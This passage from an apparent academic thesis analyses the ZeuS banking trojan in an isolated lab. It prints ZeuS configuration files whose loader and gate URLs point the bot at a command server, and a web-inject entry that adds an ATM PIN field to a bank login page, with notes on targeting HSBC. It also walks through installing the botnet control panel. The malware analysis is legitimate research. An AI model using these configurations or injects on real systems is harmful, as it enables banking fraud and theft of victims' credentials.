- **dynamicconfig (Dynamic Configuration) entry/section:** Dynamic configuration is downloaded by bot after bot is successfully installed on the victim computer and then updated dynamically with time interval specified in static configuration. It has also parameters to specify that how the information will be collected from the infected computer to sent to C&C server. This section has following parameters

url_loader parameter is the URL from where the bot could upload the latest version to replace itself with.

url_server parameter is the URL of the server where the logs and infection statistics files to be uploaded and stored.

file_webinjects parameter points to the text file having website addresses where additional fields to be inserted if accessed by infected computer.



```
entry "StaticConfig"
   botnet "anon"
   timer_config 60 10
   timer_logs 5 5
   timer_stats 5 5
   url_config "http://localhost/cfg2.bin"
   url_compip "http://localhost/ip.php" 64
   encryption_key "anonymous"
   ;blacklist_languages 1049
end

entry "DynamicConfig"
   ;EDIT THIS
   url_loader "http://EDIT_THIS/bot.exe"
   url_server "http://EDIT_THIS/gate.php"
   ss_server "127.0.0.1" "443"
   file_webinjects "webinjects.txt"
   ;backup config. used when main server unavailable
   entry "AdvancedConfigs"
     ;"http://URL1/cfg1.bin"
     ;"http://URL2/cfg2.bin"
     ;"http://URL3/cfg3.bin"
   end

   entry "WebFilters"
     "!*.microsoft.com/*"
     "!http://*myspace.com*"
     "https://www.gruposantander.es/*"
     "!http://*odnoklassniki.ru/*"
     "!http://vkontakte.ru/*"
     "@*/login.osmp.ru/*"
     "@*/atl.osmp.ru/*"
   end
   entry "WebDataFilters"
     ;"http://mail.rambler.ru/*" "passw;login"
   end
   entry "WebFakes"
     ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
   end
   entry "DNSMap"
     ;127.0.0.1 microsoft.com
   end
end
```

Figure 39: Configuration builder config.txt code

This section has following important sub-entries:

entry "AdvancedConfigs" has a list of URLs from where an emergency backup configuration could be downloaded if the server specified in above parameters is down.

entry "WebFilters" specifies the URL masks to cause of "prevent logging" of information related to a website.

4.1.1.2 webinjects.txt (Web Injects text file)

By default there is a 70kb webinjects.txt included with this ZeuS toolkit. It has code for each web link to modify to make it ask for some extra parameters such as ATM card pin or a full memorable word that is actually never asked in online banking website as security purposes but different letters of it. Figure 40 shows how a login page could be modified after injection.




Figure 40: Web injection example

The web link in the address bar is not modified but the web page contents are modified. This makes any one to trust that link is genuine and to put the required information that is sent to the bot master when entered. There is no limit of inserting fields. In above example only PIN is inserted that is ATM PIN. ZeuS could insert more fields such as secret questions, date of birth etc. In many cases, ZeuS does not insert any fields but it injects the code that sends the information entered by user to the botmaster in background. In that case user never realises that the data entered is being sent to a hacker as the address in the browser address bar and the webpage itself are same as original.

File webinjects.txt has following important parameters (Manky, 2012):

set_url parameter tells the web address format or full address that to be attacked.

data_before parameter tells a entry point from where the code injection should start.

Data_inject parameter contains the actual data that need to be injected.

For example, if "http://www.onlinebanking.co.uk/*" link for online banking logon page is to be attacked, the following entry could be used in webinjects.txt to modify the login page by adding field asking for PIN as shown in figure 40.


```
set_url http://www.onlinebanking.co.uk/* GP
data_before
name='password'*/>
data_end
data_inject
<tr><td>PIN: </td> <input type=text name=pin id=pin /> </td></tr>
data_end
data_after
data_end
```

By using this technique, a real online banking website such as HSBC, RBS, Lloyds etc could be attacked by adding code snippet in webinjects.txt file. For example, any login page for HSBC starts with https://www.hsbc.co.uk/1/2/ followed by other parameters therefore https://www.hsbc.co.uk/1/2/* is used where "*" is a wildcard for anything. Name of the field that ask for password in actual HSBC login page has field name "password" therefore script name="password" is the insertion point after that ZeuS bot need to inject the HTML script to be inserted to display the text PIN: followed by text field to enter ATM PIN to produce output as shown in figure 40. The code that actually sends that information to the botmaster is injected before the code linked to the action of pressing "Login" button. As a result, when a user press login button, the login credentials are sent to botmaster before actual login to online banking script is executed.

4.1.1.3 zsb.exe (ZeuS configuration builder executable)

zsb.exe (ZeuS builder executable) is the actual software with GUI interface with tabs information, licence, builder and settings. Licence has licence information for the builder. In language, user can choose the language such as English or Russian etc.

Information tab shows the current version of the builder and information about the bot (if installed in the current computer) as shown in Figure 41.



```
Version: 1.3.2.1
Build time: 13:27:53 15.01.2010 GMT
Signature: -
```

```
Version: 1.3.3.8
Botnet: anon
File of loader: C:\WINDOWS\system32\sdra64.exe
File of configuration: C:\WINDOWS\system32\lowsec\local.ds
File of reports: C:\WINDOWS\system32\lowsec\user.ds
```

Figure 41: ZeuS configuration builder – Information tab

Current version tells the version of the ZeuS builder itself. The information about botnet includes following information.

- Version of the bot.
- Name of the botnet the bot belongs.
- File of loader is the actual file name or process name of the bot that is sdra64.exe. It will be discussed in detail further in the thesis.
- File local.ds contains stolen data and user.ds contains binary configuration file (ZeuS Tracker, 2012).


This tab is very useful in order to determine if the bot was successfully executed and installed on the current computer. It also has bot removal utility that is accessed by pressing "remove bot" button (requires rebooting to complete un-installation process).

Builder Tab gives options to build the bot using configurations specified in config.txt to generate configurations in binary (.bin). Interface for builder tab is shown in Figure 42.

When a bot binary created, it is encrypted using encryption key specified in config.txt. Reason to encrypt the configuration text file to a binary file is this configuration files latest could be downloaded by the bot from C&C server. If this file is not encrypted, its contents could be visible to sniffing tools such as Wireshark to get location of the C&C server along with other useful information.

4.1.2 ZeuS builder (bot executable builder)

ZeuS builder generates the bot executable using binary configuration generated by bot builder. Interface for ZeuS builder is shown in Figure 43. This interface has "bot version" option to specify the bot version, for this toolkit the available versions are 1.3.2.1 and 1.3.3.8. A bot file generated by Zeus Bot builder is bot.exe that needs a reboot after its execution. Information tab in ZeuS configuration builder could be used to check that the bot is successfully executed and installed on the computer.




ZeuS Builder [LITE MODE]

C:\Documents and Settings\Administrator\Deskto

```
Building configuration of bot...

url_loader=http://192.168.5.13/zeus/bot.exe
url_server=http://192.168.5.13/zeus/gate.php
ss_server=192.168.5.13:443
webfilters[0]=!*.microsoft.com/*
webfilters[1]=!http://*myspace.com*
webfilters[2]=https://www.gruposantander.es/*
webfilters[3]=!http://*odnoklassniki.ru/*
webfilters[4]=!http://vkontakte.ru/*
webfilters[5]=@*/login.osmp.ru/*
webfilters[6]=@*/atl.osmp.ru/*
file_webinjects=webinjects.txt
Building the HTTP injects...

BUILD SUCCEEDED!
```

Figure 42: ZeuS configuration builder – Builder tab



ZeuS Multi Builder 1.3.x.x - REPLICA (ZeuS Hijacker)

botnet: anon
timer_config: 60 10
timer_logs: 5 5
timer_stats: 5 5
url_config: cfg.bin
url_compip: http://192.168.5.13/ip.php 64
encryption_key: anonymous
bot version: ZeuS 1.3.3.8

The bot needs a reboot once (just first execution).
Enjoy! Don't forget to read the readme.txt

Figure 43: ZeuS bot executable builder interface

4.1.3 ZeuS C&C Control Panel (CP)

Control panel (CP) is written in PHP utilising MySql database on backend. It has following main files and directories (Manky, 2012),

cp.php is a main control panel GUI interface script file.

/install directory contains two files i.e. install.php having graphical interface to do installation of control panel on the web server and geobase.txt has a list of parameters/values to be used by install.php to perform installation process.

ip.php is a small PHP script file to display the current IP of the computer accessing the web server hosting control panel i.e.

```
<?php
     echo $_SERVER['REMOTE_ADDR'];
?>
```

It is used by the bot to find out that it is behind a firewall or not by comparing the network interface IP with IP returned by ip.php.

gate.php dynamically finds the path of the server that could be same as C&C server or other server, where the logs and infection statistics to be uploaded by the bot client / infected computer. Code of gate.php has calls to the other script files (/system/global.php and /system/config.php) and SQL commands for read/write operations ZeuS created database named "cpdb" in MySql.

Theme directory has image and style sheets files used by web interface of control panel.

System directory has PHP files to be called or accessed by control panel installer and control panel to perform its tasks.

4.2 Building an isolated virtual environment for ZeuS analysis

From Figure 30, there are two computers to be used in virtual environment. Before doing setup and installation of tools on these machines, there are some precautions to take ethically. To isolate the virtual machines from the physical machine running VMware, a dedicated virtual net (vmnet6) is assigned to each virtual machine as shown in Figure 39, so that they could only communicate with each other inside that vmnet with no connection with the machine running VMware and the Internet. The following IP addresses are assigned in LAN interfaces of the virtual computers

```
Bot/Victim: 192.168.5.10
Zeus C&C Server: 192.168.5.13
```

4.2.1 Bot/Victim machine setup

Bot/Victim machine is running Windows XP. A bot is to be generated and executed on this machine. Firstly, Settings done in config.txt to enable bot to access C&C on IP address 192.168.5.13 are shown in Figure 44.

Using configuration file binary, generated by bot configuration builder, the bot executable is generated. Bot.exe is executed and verified the installation of bot on the machine using ZeuS configuration builder information tab.


Following tools are installed on this machine for bot analysis

- **Wireshark** to inspect the traffic/packets generated by this bot to communicate with C&C server.

- **Procmon** to monitor the bot building and execution behaviour.

- **PE Explore** to reverse engineer and explore the internal structure / modules of bot.exe along with REC studio to reverse engineer the bot binary to a C++ code, that is easier to understand than Assembly language code generated by PE Explorer disassembler.

IDS (Snort) are installed on bot/victim machine. Snort requires WinPcap that is installed during snort setup. Latest version of snort could be downloaded from snort.org that is downloaded and configured on this machine.



```
entry "StaticConfig"
  botnet "anon"
  timer_config 60 10
  timer_logs 1 1
  timer_stats 1 1
  url_config "http://192.168.5.13/zeus/cfg.bin"
  url_compip "http://192.168.5.13/zeus/ip.php" 64
  encryption_key "anonymous"
  ;blacklist_languages 1049
end

entry "DynamicConfig"
  ;EDIT THIS
  url_loader "http://192.168.5.13/zeus/bot.exe"
  url_server "http://192.168.5.13/zeus/gate.php"
  ss_server "192.168.5.13" "443"
  file_webinjects "webinjects.txt"
```

Figure 44: Custom config.txt parameter settings


4.2.2 ZeuS C&C Server setup

ZeuS C&C server is Windows Vista virtual machine running ZeuS control panel (CP) with wireshark to monitor in-coming and out-going traffic generated by CP.

4.2.2.1 WAMP server setup and testing ZeuS CP installation

CP is written in PHP with database "cpdb" in MySql on backend to perform its operations. Windows IIS does not support PHP and MySql. Therefore, first step is to setup Windows to act as a web server capable of hosting PHP and MySql that could be done by installing WAMP web server that gives facility of hosting PHP and MySql based websites in the Windows environment. Before installation of WAMP server, it is required to disable IIS.

To test that WAMP server is installed successfully, these addresses http://localhost and http://localhost/phpmyadmin entered to check if local host and phpMyAdmin (main administration page for WAMP server) is accessible. In WAMP server menu "www directory" option displays the directory contents of root directory of local host that contains index.php and testmysql.php. Index.php is the file that shows the home page of WAMP server and testmysql.php is a small script file that tests the connectivity with MySql on backend. To test the connectivity with MySql database, address http://localhost/testmysql.php is entered and connectivity verified as shown in Figure 45.



Connection OK

Figure 45: MySql connectivity verification

4.2.2.2 ZeuS CP installation and synchronisation with the bot


After verifying WAMP server installation with PHP and MySql database, next step is to copy the ZeuS control panel files into "www directory". A sub directory named "zeus" is created in "C:\WAMP\www" directory, to isolate the files such as of ZeuS bot such as index.php with the WAMP root (http://localhost) files. ZeuS control panel folder contents are in Figure 46.

Cp.php is the file that is actually index page or main page of the control panel could be accessed by http://localhost/zeus/cp.php. By entering this address first time it displays text "hello how are you?" that indicates that the control panel is copied into the web server and it is ready for installation. Folder named "install" contains a file "index.php" to initiate the setup process of control panel that could be accessed by typing http://localhost/zeus/install/ in address bar. First time, it shows the options to initiate installation as shown in Figure 47.

It requires the user and password that is created in WAMP server with user id "qazisw" and password "abc123" with administrative rights using "PhpMyAdmin". Local folder has default value "_reports" to store the activity reports. In options section, "Online bot time out" is for the time out for a bot connectivity that is being monitored in CP and "Encryption key" is for the encryption key that will be used to encrypt the communication with the bots. This encryption key should be same as encryption key specified in "encryption_key" parameter in config.txt.

By entering these details and pressing "install" button, the installation initiated and after some seconds the confirmation of installation appears as shown in Figure 48. After installation is successfully completed, by accessing again the link http://localhost/zeus/cp/php displays login screen as shown in Figure 49.


To test the working of control panel, a bot with botnet named "anon" is created and executed on the local machine (127.0.0.1). By entering username "qazisw", CP main page (summary) appears as shown in Figure 50.



Computer ▸ Local Disk (C:) ▸ wamp ▸ www ▸ zeus

Name	Date modified	Type	Size
install	27/06/2012 22:40	File Folder	
system	04/07/2012 07:01	File Folder	
theme	27/06/2012 22:40	File Folder	
cp	08/04/2010 05:48	PHP File	56 KB
gate	27/04/2010 22:04	PHP File	20 KB
index	23/10/2009 20:14	PHP File	0 KB
ip	13/02/2010 18:47	PHP File	1 KB

Figure 46: ZeuS control panel folder contents



Control Panel 1.3.2.1 FreeZS Installer

This application install and configure your control panel on this server. Please type settings and press 'Install'.

Root user:

User name: (1-20 chars): qazisw
Password (6-64 chars): abc123

MySQL server:

Host: 127.0.0.1
User: qazisw
Password: abc123
Database: cpdb

Local folders:


Reports: _reports

Options:

Online bot timeout: 25
Encryption key (1-255 chars): anonymous

[✓] Enable write reports to database.
[ ] Enable write reports to local path.


Figure 47: ZeuS bot installation initiation / parameters page


Firefox
Control Panel 1.3.2.1 FreeZS Installer
127.0.0.1/zeus/install/index.php

Installation steps:
- Connecting to MySQL as 'root'.
- Selecting DB 'cpdb'.
- Creating table 'botnet_list'.
- Creating table 'botnet_reports'.
- Updating table 'botnet_reports_120704'.
- Creating table 'ipv4toc'.
- Filling table 'ipv4toc'.
- Creating table 'cp_users'.
- Creating table 'botnet_scripts'.
- Creating table 'botnet_scripts_stat'.
- Creating folder '_reports'.
- Writing config file
- Adding user 'qazisw'.

-- Installation complete! --


Figure 48: ZeuS control panel installation confirmation



Login

User name:	qazisw
Password:	••••••
	☐ Remember (MD5 cookies)

Figure 49: ZeuS control panel login page



Information:
Current user: qazisw
GMT date: 17.07.2012
GMT time: 01:38:07

Information	
Total reports in database:	6
Time of first activity:	17.07.2012 01:28:59
Total bots:	1
Total active bots in 24 hours:	100.00% - 1
Minimal version of bot:	1.3.2.1
Maximal version of bot:	1.3.2.1

Installs (0)
-- *Empty* --

Online (1)	
--	1

Figure 50: ZeuS control panel administration screen

This control panel has following important options in left pan that will be used in this project

